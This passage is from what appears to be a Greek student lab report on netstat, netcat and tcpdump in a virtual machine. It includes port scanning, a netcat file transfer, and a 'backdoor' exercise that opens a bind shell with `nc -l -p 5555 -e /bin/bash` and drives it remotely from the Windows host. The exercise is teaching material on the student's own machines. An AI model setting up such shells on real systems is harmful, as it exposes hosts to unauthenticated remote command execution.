tcp        0      0 blaxos:36174      sof04s01-in-f3.1e1:http ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:39190      82.221.107.34.bc.g:http ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:39190      82.221.107.34.bc.g:http ESTABLISHED 2227/firefox-esr
root@blaxos:~#
```

B.

Δεν μπορούμε να βρούμε κατευθείαν τα στατιστικά μέσω της netstat -s, θα χρησιμοποιήσουμε την εντολή `sudo netstat -at | grep ssh | wc -l` (για ssh) και `sudo netstat -at | grep http | wc -l` (για http,https) για να βρούμε πόσες συνδέσεις έχει το καθένα. Έπειτα μπορούμε να βρούμε με την εντολή `sudo netstat -st | wc -l`, τον συνολικό αριθμό TCP συνδέσεων, να τα διαιρέσουμε και έτσι θα έχουμε τα στατιστικά χρήσης τους (Μπορούμε να χρησιμοποιήσουμε κατευθείαν την εντολή `sudo netstat -at | grep 'ssh|http' | wc -l` για να βρούμε κατευθείαν το πλήθος των ssh και https μαζί).

Γ.

Γενικά η εντολή netstat -tap δείχνει όλες τις ενεργές συνδέσεις και θύρες «ακρόασης» TCP, όπως και τα ονόματα των διεργασιών που σχετίζεται με κάθε σύνδεση.

Η εντολή: `netstat -tap | grep LISTEN` εμφανίζει όλες τις θύρες που «ακούν».

Η εντολή: `netstat -tap | grep ESTABLISHED`, εμφανίζει όλες τις καθιερωμένες συνδέσεις (ολοκληρωμένες συνδέσεις)

Εργασία 5


(σημειώνω ότι το host ip = 192.168.2.11 σε αυτήν την εργασία)

1. Εκτελώντας τη εντολή `netcat -z -v 192.168.2.11 20-25`, σκανάρουμε τα ports 20 έως 25 και βλέπουμε ότι μόνο το 22 είναι ανοιχτό.

```
blaxos@blaxos:~$ netcat -z -v 192.168.2.11 20-25
netcat: connect to 192.168.2.11 port 20 (tcp) failed: Connection refused
netcat: connect to 192.168.2.11 port 21 (tcp) failed: Connection refused
Connection to 192.168.2.11 22 port [tcp/ssh] succeeded!
netcat: connect to 192.168.2.11 port 23 (tcp) failed: Connection refused
netcat: connect to 192.168.2.11 port 24 (tcp) failed: Connection refused
netcat: connect to 192.168.2.11 port 25 (tcp) failed: Connection refused
```

2. Εκτελούμε τις εντολές που μας δίνονται, με μια αλλαγή στην εντολή, που στέλνει την αρχεία επειδή στέλνουμε από windows το αρχείο txt. Παρακάτω βλέπουμε την επιτυχή αποστολή του αρχείου.

```
netcat: connect to 192.168.2.11 port 21 (tcp) failed: Connection refused
Connection to 192.168.2.11 22 port [tcp/ssh] succeeded!
netcat: connect to 192.168.2.11 port 23 (tcp) failed: Connection refused
netcat: connect to 192.168.2.11 port 24 (tcp) failed: Connection refused
netcat: connect to 192.168.2.11 port 25 (tcp) failed: Connection refused
blaxos@blaxos:~$ netcat -l 4444
blaxos@blaxos:~$ netcat -l 4444
Geia soy kosme
blaxos@blaxos:~$
```



3. Δημιουργούμε το backdoor στην εικονική μηχανή, και έπειτα μπαίνουμε από τον host υπολογιστή windows και εκτελούμε εντολές «από μακριά». Επίσης, εκτελούμε και την εντολή `sudo tcpdump -i any tcp -vv` για να βρούμε την πόρτα που έχει ανοίξει.

The screenshot shows a Windows VM environment with two terminal windows. The top terminal window, titled 'blaxos@blaxos:~', shows the following commands and output:

```
blaxos@blaxos:~$ hostname -I
192.168.2.11
blaxos@blaxos:~$ nc -n -v -l -p 5555 -e /bin/bash
listening on [any] 5555 ...
^C
blaxos@blaxos:~$ nc -n -v -l -p 5555 -e /bin/bash
listening on [any] 5555 ...
connect to [192.168.2.11] from (UNKNOWN) [192.168.2.5] 50177
bash: line 1: bin: command not found
bash: line 2: boom: command not found
blaxos@blaxos:~$
```

The bottom terminal window, also titled 'blaxos@blaxos:~', shows the output of the command `sudo tcpdump -i any tcp -vv`:

```
blaxos@blaxos:~$ sudo tcpdump -i any tcp -vv
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
23:58:08.420668 enp0s3 In IP (tos 0x0, ttl 128, id 19127, offset 0, flags [DF], proto TCP (6), length 52)
    Vasiliskoume.station.50177 > blaxos.5555: Flags [S], cksum 0x2401 (correct), seq 1373740839, win 64240, options [mss 1460,nop,wscale 8,
    nop,nop,sackOK], length 0
23:58:08.420845 enp0s3 Out IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
    blaxos.5555 > Vasiliskoume.station.50177: Flags [S-], cksum 0x8587 (incorrect -> 0x9e00), seq 1968115873, ack 1373740840, win 64240, op
    tions [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
23:58:08.421493 enp0s3 In IP (tos 0x0, ttl 128, id 19128, offset 0, flags [DF], proto TCP (6), length 40)
    Vasiliskoume.station.50177 > blaxos.5555: Flags [.], cksum 0xd7c2 (correct), seq 1, ack 1, win 513, length 0
23:58:08.513294 enp0s3 In IP (tos 0x0, ttl 64, id 64781, offset 0, flags [DF], proto TCP (6), length 60)
    _gateway.58156 > blaxos.microsoft-ds: Flags [S], cksum 0x82c4 (correct), seq 893474238, win 64240, options [mss 1460,sackOK,T5 val 2916
    001591 ecr 0,nop,wscale 6], length 0
23:58:08.513590 enp0s3 Out IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
    blaxos.microsoft-ds > _gateway.58156: Flags [R-], cksum 0xba89 (correct), seq 0, ack 893474239, win 0, length 0
23:58:08.513294 enp0s3 In IP (tos 0x0, ttl 64, id 12249, offset 0, flags [DF], proto TCP (6), length 60)
    _gateway.38306 > blaxos.netbios-ssn: Flags [S], cksum 0x84ca (correct), seq 1745285038, win 64240, options [mss 1460,sackOK,T5 val 2916
```

Για να καταλάβουμε ποια είναι η πόρτα, βλέπουμε την tcp σύνδεση που γίνεται από τον χρήστη vasiliskoume,.50177 στον blaxo.5555 και ο αριθμός μετά την τελεία είναι το port. Άρα βλέπουμε έτσι ποια θύρα μας, χρησιμοποιείται.